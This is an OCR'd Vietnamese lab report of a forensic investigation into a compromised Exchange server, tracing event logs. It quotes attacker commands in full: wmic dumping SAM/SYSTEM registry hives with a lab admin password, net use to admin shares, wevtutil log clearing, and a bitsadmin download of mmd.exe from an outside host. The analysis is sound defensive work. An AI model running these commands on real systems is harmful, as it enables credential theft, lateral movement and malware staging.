
Contents

Lương Gia Khánh Thiện


Report lab:

I. Điều tra trên máy chủ exchange : 10.1.121.22

Trace với event id 4688 của window và referenceid 1 của sysmon nhưng chỉ có ngày 21 có log => có thể log security ngày 17 =>20 đã bị clear




- Tìm xem attacker có xóa file log không qua eventid 1102 và 104 thấy xuất hiện event 104 và 1102 không



⇨ Ở đây ta thấy attacker đã có hành vi xóa log exchange


- Ở đây ta thấy attacker đã có hành vi xóa log vào 12/21/2022 1:42:20 AM



- Ngoài ra ta thấy có log 1102 vào 12/21/2022 1:58:17 PM => tất cả log security trước thời điểm này đều bị xóa


Check eventid 4688 trên máy để đánh giá process hành vi sau khi clearlog của attacker xem có gì bất thường không:

- Ở thời điểm 12/21/2022 2:01:25 PM ta thấy có thực hiện :”wmic /node: 10.11.121.21 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\system C:\system" từ cmd




⇨ Ta thấy attacker dùng WMIC để gọi tạo một quá trình từ xa trên máy chủ có địa chỉ IP 10.11.121.21, sử dụng tên người dùng Administrator thuộc domain Blue và mật khẩu Password@123. Lệnh này yêu cầu máy chủ tạo một bản sao của khóa Registry HKEY_LOCAL_MACHINE\System và lưu vào đường dẫn C:\system.

- Ở thời điểm 12/21/2022 2:01:15 PM Có chạy “wmic /node: 10.11.121.21 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\sam C:\sam" “ có PPID: 0x2fb0 từ command




⇨ Điều này cho thấy lệnh WMIC đang được sử dụng để kết nối đến máy chủ 10.11.121.21 (ID máy AD) với tài khoản Blue\Administrator và mật khẩu Password@123, sau đó tạo một tiến trình mới để lưu trữ thông tin từ HKLM\sam vào tập tin C:\sam.

- Tiếp tục trace với PPID: 0x2fb0 ở thời điểm 12/21/2022 2:00:58 PM ta thấy chạy :” wmic /node:192.168.1.11 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\sam C:\sam"” có PPID: 0x2fb0 TỪ cmd




⇨ Điều này cho thấy lệnh WMIC đang được sử dụng để kết nối đến máy chủ 192.168.1.11 với tài khoản Blue\Administrator và mật khẩu Password@123, sau đó tạo một tiến trình mới để lưu trữ thông tin từ HKLM\sam vào tập tin C:\sam.

Tiếp tục trace với PPID:0x2fb0 ta thấy chạy “net use F: \\10.11.121.21\C$ /user:Administrator Password@123” từ cmd




⇨ Điều này cho thấy lệnh net đang được sử dụng để kết nối mạng đến\10.11.121.21\C$ với tài khoản Administrator và mật khẩu Password@123.

Tiếp tục trace với PPID: 0x2fb0 ta thấy có chạy:” net use E: \\10.11.121.21\C$ /user:Administrator Password@123” từ cmd




⇨ Dòng lệnh mà quá trình mới được thực thi là lệnh net use để kết nối mạng đến địa chỉ \\10.11.121.21\C$ với thông tin xác thực là tên người dùng Administrator và mật khẩu Password@123.

- Tiếp tục trace với PPID: 0x2fb0 tương tự ta cũng thấy attcker dùng net use để kết nối đến máy chủ AD 10.11.121.21
- Tiếp tục trace với PPID trên ta thấy attacker dùng wevtutil từ cmd để xóa các bản ghi sự kiện trong lg security




- Ta thấy các Process trên đều có parent là PID: 0x2fb0 thực hiện decode từ hệ hex ra decimal ta được PID: 12208 => parent của các process trên có ID: 12208
- Ta tiếp tục trace với log có PID:12208 của sysmon thấy vào thời điểm 12/21/2022 11:57:13 AM có chạy



⇨ Nhìn vào log trên ta thấy cmd được tạo ra tại c:\windows\system32\inetsrv\ có PPID: 23148 và parent là một script blocktex


⇨ Phân tích Parentcmd ta thấy script blocktext này đã được mã hóa bằng base64 và được nén

- Ta check log có PID: 23148




⇨ Chạy nslookup để thực hiện truy vấn DNS yêu cầu máy chủ có IP 10.11.121.21 (AD) trả về Ipv4 của tên miền "WEB-SERVER.blue.lab".

- Tương tự với PID 15612




- PID: 22216 hiển thị toàn bộ cấu hình liên quan đến giao thức TCP/IP


- Trace tiếp với PPID:12208 trong filelog sysmon ta thấy cũng có hành vi thực hiện kết nối mạng đến 10.11.121.21 vào thời điểm 12/21/2022 2:00:37 PM




- Sau đó RCE tới máy chủ 10.11.121.21 và 192.168.1.11 vào thời điểm 12/21/2022 2:01:25 PM




Ta thấy có lên lịch thực thi file mmd.exe



- PID: 23148 sinh ra PID: 21020 cmd được sinh ra từ script trên




- Ở thời điểm 12/21/2022 11:54:18 AM có hành động :” bitsadmin /transfer updateapplication /download /priority FOREGRO "http://192.168.1.13/share/mmd.exe" "C:\Windows\System32\mmd.exe"” có PID:15500 và PPID: 21020




⇨ Lệnh CommandLine sau đây là một lệnh bitsadmin được sử dụng để tải xuống một file từ "http://192.168.1.13/share/mmd.exe": đây là địa chỉ URL của file cần tải xuống là mmd.exe từ máy chủ có địa chỉ IP 192.168.1.13 và thư mục share.và lưu trữ nó vào một đường dẫn cụ thể trên hệ thống "C:\Windows\System32\mmd.exe" (POREGRO xác định ưu tiên cao cho quá trình tải xuống):

- Ở thời điểm 12/21/2022 11:55:52 AM có hành động tải file file sinh ra từ PID 21020

